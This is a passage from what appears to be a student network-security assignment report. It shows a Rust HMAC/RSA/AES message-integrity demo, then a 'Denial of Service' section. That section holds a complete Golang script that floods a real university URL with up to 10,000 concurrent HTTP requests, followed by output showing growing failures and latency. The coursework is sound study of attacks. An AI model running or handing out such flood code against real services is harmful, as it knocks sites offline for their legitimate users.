 132, 177, 137, 244, 146, 11, 105, 156, 24, 150, 65, 89, 83, 225, 135, 210, 142, 198, 48, 238, 239, 236, 137, 171, 205, 175, 172, 238, 15, 194, 58, 18, 16, 102, 21, 119, 60, 224, 215, 205, 38
, 151, 189, 126, 190, 210, 31, 24, 123, 229, 125, 199, 70, 20, 177, 239, 131, 235, 131, 156, 179, 46, 187, 118, 185, 114, 164, 5, 172, 91, 177, 177, 114, 168, 41, 123, 152, 42, 102, 59, 100,
69, 47, 100, 220, 120, 179, 181, 189, 14, 106, 165, 65, 53, 28, 163, 94, 144, 227, 227, 163, 29, 255, 124, 168, 17, 214, 115, 181, 16, 49, 235, 69, 5, 91, 189, 223, 158, 217, 96, 115, 137, 33
, 255, 69, 236, 207, 20, 162, 240, 235, 39, 161, 119, 42, 43, 221, 125, 35, 203]

ENCRYPTED MESSAGE WITH AES: [234, 34, 251, 11, 71, 139, 185, 78, 110, 182, 251, 255, 154, 110, 64, 183, 184, 90, 235, 217, 230, 236, 157, 200, 20, 87, 101, 255, 63, 235, 178, 40]

HMAC on ENCRYPTED MESSAGE(Blake3): [91, 233, 11, 224, 219, 203, 140, 22, 20, 222, 60, 54, 75, 114, 50, 88, 34, 36, 107, 157, 94, 66, 4, 253, 161, 187, 232, 174, 189, 151, 202, 176]

HMAC on ENCRYPTED MESSAGE(Custom Hash): [242, 240, 237, 52, 210, 106, 252, 70, 201, 225, 117, 84, 200, 77, 186, 162]

NetSecAssignment/hmac on main [?] is v0.1.0 via v1.66.0-nightly
λ
```

Sender Json



```
NetSecAssignment/hmac on main [?] is v0.1.0 via v1.66.0-nightly
λ bat sender.json
───────┬────────────────────────────────────────────────────────────────
       │ File: sender.json
───────┼────────────────────────────────────────────────────────────────
       │ {"rsa_enc_aes_key":[54,192,105,34,212,37,246,29,52,96,112,215,25,0,216,197,156,218,55,39,16,235,149,83,195,160,224,72,114,67,102,207,195,229,22,37,124,49,60,187,237,72,219,29,21,200,
       │ 47,75,91,15,233,124,24,15,203,100,163,104,192,237,65,194,105,90,12,113,232,147,124,126,205,226,198,210,249,2,83,253,72,176,40,19,38,6,192,204,68,135,186,60,15,168,152,245,237,136,92,
       │ 1,242,59,211,182,167,1,96,11,247,255,39,6,253,255,248,197,198,215,237,240,68,216,125,252,208,76,86,110,94,185,70,130,204,190,83,96,66,127,207,10,201,194,39,91,70,100,93,141,172,161,1
       │ 07,86,246,77,133,199,221,27,26,84,228,120,236,176,151,44,174,136,4,107,130,44,6,0,90,31,63,41,252,40,144,28,60,253,14,175,247,227,144,95,72,203,20,92,13,108,50,193,59,235,156,96,67,7
       │ 5,214,71,194,175,46,125,12,233,128,14,139,179,51,226,247,212,151,117,172,237,17,245,254,227,128,198,32,96,241,23,166,142,34,100,144,219,48,202,246,2,51,215,180,99,118,227,199,181,186
       │ ,250,43,174,10,166,105,172,24,131,240,200,69,94,147,9,95,205,184,242,204,184,192,116,20,181,247,80,121,137,189,185,163,137,254,40,30,240,208,108,209,74,79,40,83,3,221,201,49,43,25,11
       │ 1,160,169,113,193,156,178,200,124,244,80,146,206,15,151,49,3,19,93,108,109,167,121,32,206,184,103,47,244,184,26,190,98,191,111,57,22,208,115,167,104,161,66,239,252,36,61,225,210,153,
       │ 89,61,194,148,88,135,32,27,55,82,19,28,185,188,163,165,168,181,127,86,143,132,177,137,244,146,11,105,156,24,150,65,89,83,225,135,210,142,198,48,238,239,236,137,171,205,175,172,238,15
       │ ,194,58,18,16,102,21,119,60,224,215,205,38,151,189,126,190,210,31,24,123,229,125,199,70,20,177,239,131,235,131,156,179,46,187,118,185,114,164,5,172,91,177,177,114,168,41,123,152,42,1
       │ 02,59,100,69,47,100,220,120,179,181,189,14,106,165,65,53,28,163,94,144,227,227,163,29,255,124,168,17,214,115,181,16,49,235,69,5,91,189,223,158,217,96,115,137,33,255,69,236,207,20,162
       │ ,240,235,39,161,119,42,43,221,125,35,203],"aes_encrypted_message":[234,34,251,11,71,139,185,78,110,182,251,255,154,110,64,183,184,90,235,217,230,236,157,200,20,87,101,255,63,235,178,
       │ 40],"hmac_blake3":[91,233,11,224,219,203,140,22,20,222,60,54,75,114,50,88,34,36,107,157,94,66,4,253,161,187,232,174,189,151,202,176],"hmac_custom_hash":[242,240,237,52,210,106,252,70
       │ ,201,225,117,84,200,77,186,162]}
───────┴────────────────────────────────────────────────────────────────

NetSecAssignment/hmac on main [?] is v0.1.0 via v1.66.0-nightly
λ
```

Receiver Output



```
NetSecAssignment/hmac on  main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly
λ cargo run --bin receiver
    Finished dev [unoptimized + debuginfo] target(s) in 0.05s
     Running `target/debug/receiver`
1) Get AES Key by Rsa decryption
2) Verify AES encrypted message with hmac to check for integrity
    --- Verified Successfully----
3) Get the original message by AES Decryption
MESSAGE: NetSecAssignment
NetSecAssignment/hmac on  main [?] is 📦 v0.1.0 via 🦀 v1.66.0-nightly
λ
```

DOS

Problem Statement


Demonstrate DOS(Denial of Service) Attack

Solution

Language Used: **Golang**


Output

100 Requests




```
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 2s
λ C=100 go run ./main.go 2>/dev/null
Concurrency Level: 100, Num of Times: 1
Reporter thread signing off!!
Success: 100, Failure: 0
Avg Success Time: 0.36252007107999995
Avg Failure Time: NaN
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2
λ
```

500 Requests




```
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2
λ C=500 go run ./main.go 2>/dev/null
Concurrency Level: 500, Num of Times: 1
Completed 500 requests in 4.443078642 seconds!!
Reporter thread signing off!!
Success: 434, Failure: 66
Avg Success Time: 2.737718332085253
Avg Failure Time: 3.718407709651515
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 4s
λ
```

2000 Requests



```
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 4s
λ C=2000 go run ./main.go 2>/dev/null
Concurrency Level: 2000, Num of Times: 1
Completed 500 requests in 2.795861689 seconds!!
Completed 1000 requests in 3.6312033379999997 seconds!!
Completed 1500 requests in 0.7646642 seconds!!
Completed 2000 requests in 3.057943893 seconds!!
Reporter thread signing off!!
Success: 1146, Failure: 854
Avg Success Time: 3.4701934441745235
Avg Failure Time: 7.335701014247066
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 10s
λ
```

10000 Requests



```
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 10s
λ C=10000 go run ./main.go 2>/dev/null
Concurrency Level: 10000, Num of Times: 1
Completed 500 requests in 0.848598168 seconds!!
Completed 1000 requests in 3.793696691 seconds!!
Completed 1500 requests in 1.84975939 seconds!!
Completed 2000 requests in 0.347073512 seconds!!
Completed 2500 requests in 3.542356597 seconds!!
Completed 3000 requests in 3.053979345 seconds!!
Completed 3500 requests in 0.178201698 seconds!!
Completed 4000 requests in 0.061908357 seconds!!
Completed 4500 requests in 3.069452946 seconds!!
Completed 5000 requests in 2.216972377 seconds!!
Completed 5500 requests in 0.062711469 seconds!!
Completed 6000 requests in 1.629523656 seconds!!
Completed 6500 requests in 1.280951857 seconds!!
Completed 7000 requests in 1.9715647459999999 seconds!!
Completed 7500 requests in 6.132513737 seconds!!
Completed 8000 requests in 0.06153757 seconds!!
Completed 8500 requests in 0.011707411 seconds!!
Completed 9000 requests in 0.060672318 seconds!!
Completed 9500 requests in 0.090817901 seconds!!
Completed 10000 requests in 0.070588471 seconds!!
Reporter thread signing off!!
Success: 3575, Failure: 6425
Avg Success Time: 9.325737930798068
Avg Failure Time: 22.658215962546763
NetSecAssignment/denial_of_service on  main [!?] via 🐹 v1.19.2 took 30s
λ
```

All the requests were sent to this url. It's serving contents of a text file.

We can see from the stats, as the no of requests goes up, the average time take for a request and number of failed requests grows. This is basically a **Denial Of Service** for the user as it's increasing the latency as well as bringing down the availability of the service.

Code

Code is small enough, so we're including it in the report. It's available in github

```go
package main
import (
    "fmt"
    "net/http"
    "os"
    "strconv"
    "sync"
    "time"
)
func request() (bool, time.Duration) {
    time_now := time.Now()

    _, err := http.Get("https://delta.nitt.edu/~dipesh/output")
    if err != nil {
        fmt.Errorf("%v", err)
        return false, time.Since(time_now)
    }

    return true, time.Since(time_now)
}
func main() {
    var mt sync.Mutex
    n := os.Getenv("N")
    c := os.Getenv("C")

    loop_cnt := 1
    conc := 1

    if len(n) != 0 {
        tmp, e := strconv.Atoi(n)
        if e == nil {
            loop_cnt = tmp
        }
    }

    if len(c) != 0 {
        tmp, e := strconv.Atoi(c)
        if e == nil {
            conc = tmp
        }
    }
    fmt.Printf("Concurrency Level: %v, Num of Times: %v\n", conc, loop_cnt)

    sCnt := 0
    fCnt := 0
    successTimes := 0.0
    failureTimes := 0.0

    reportChan := make(chan int)
    var reporterWG sync.WaitGroup
    reporterWG.Add(1)

    go func() {
        defer reporterWG.Done()
        prevTime := time.Now()
        for {
            val := <-reportChan
            if val == 0 {
                fmt.Printf("Reporter thread signing off!!\n")
                break
            }
            if val%500 == 0 {
                curTime := time.Now()
                fmt.Printf("Completed %v requests in %v seconds!!\n", val, curTime.Sub(prevTime).Seconds())
                prevTime = curTime
            }
        }
    }()
    totalCnt := 0
    for i := 0; i < loop_cnt; i++ {
        var wg sync.WaitGroup
        for j := 0; j < conc; j++ {
            wg.Add(1)
            go func() {
                defer wg.Done()
                res, time_taken := request()
                if res {
                    mt.Lock()
                    totalCnt += 1
                    sCnt = sCnt + 1
                    successTimes = successTimes + time_taken.Seconds()
                    reportChan <- totalCnt
                    mt.Unlock()
                } else {
                    mt.Lock()
                    totalCnt += 1
                    fCnt = fCnt + 1
                    failureTimes = failureTimes + time_taken.Seconds()
                    reportChan <- totalCnt
                    mt.Unlock()
                }
            }()
        }
        wg.Wait()
    }
    reportChan <- 0
    reporterWG.Wait()
    fmt.Printf("Success: %d, Failure: %d\n", sCnt, fCnt)
    fmt.Printf("Avg Success Time: %v\n", successTimes/float64(sCnt))
    fmt.Printf("Avg Failure Time: %v\n", failureTimes/float64(fCnt))
}
```

Shrew Attack

Buffer Overflow

Illegal Packet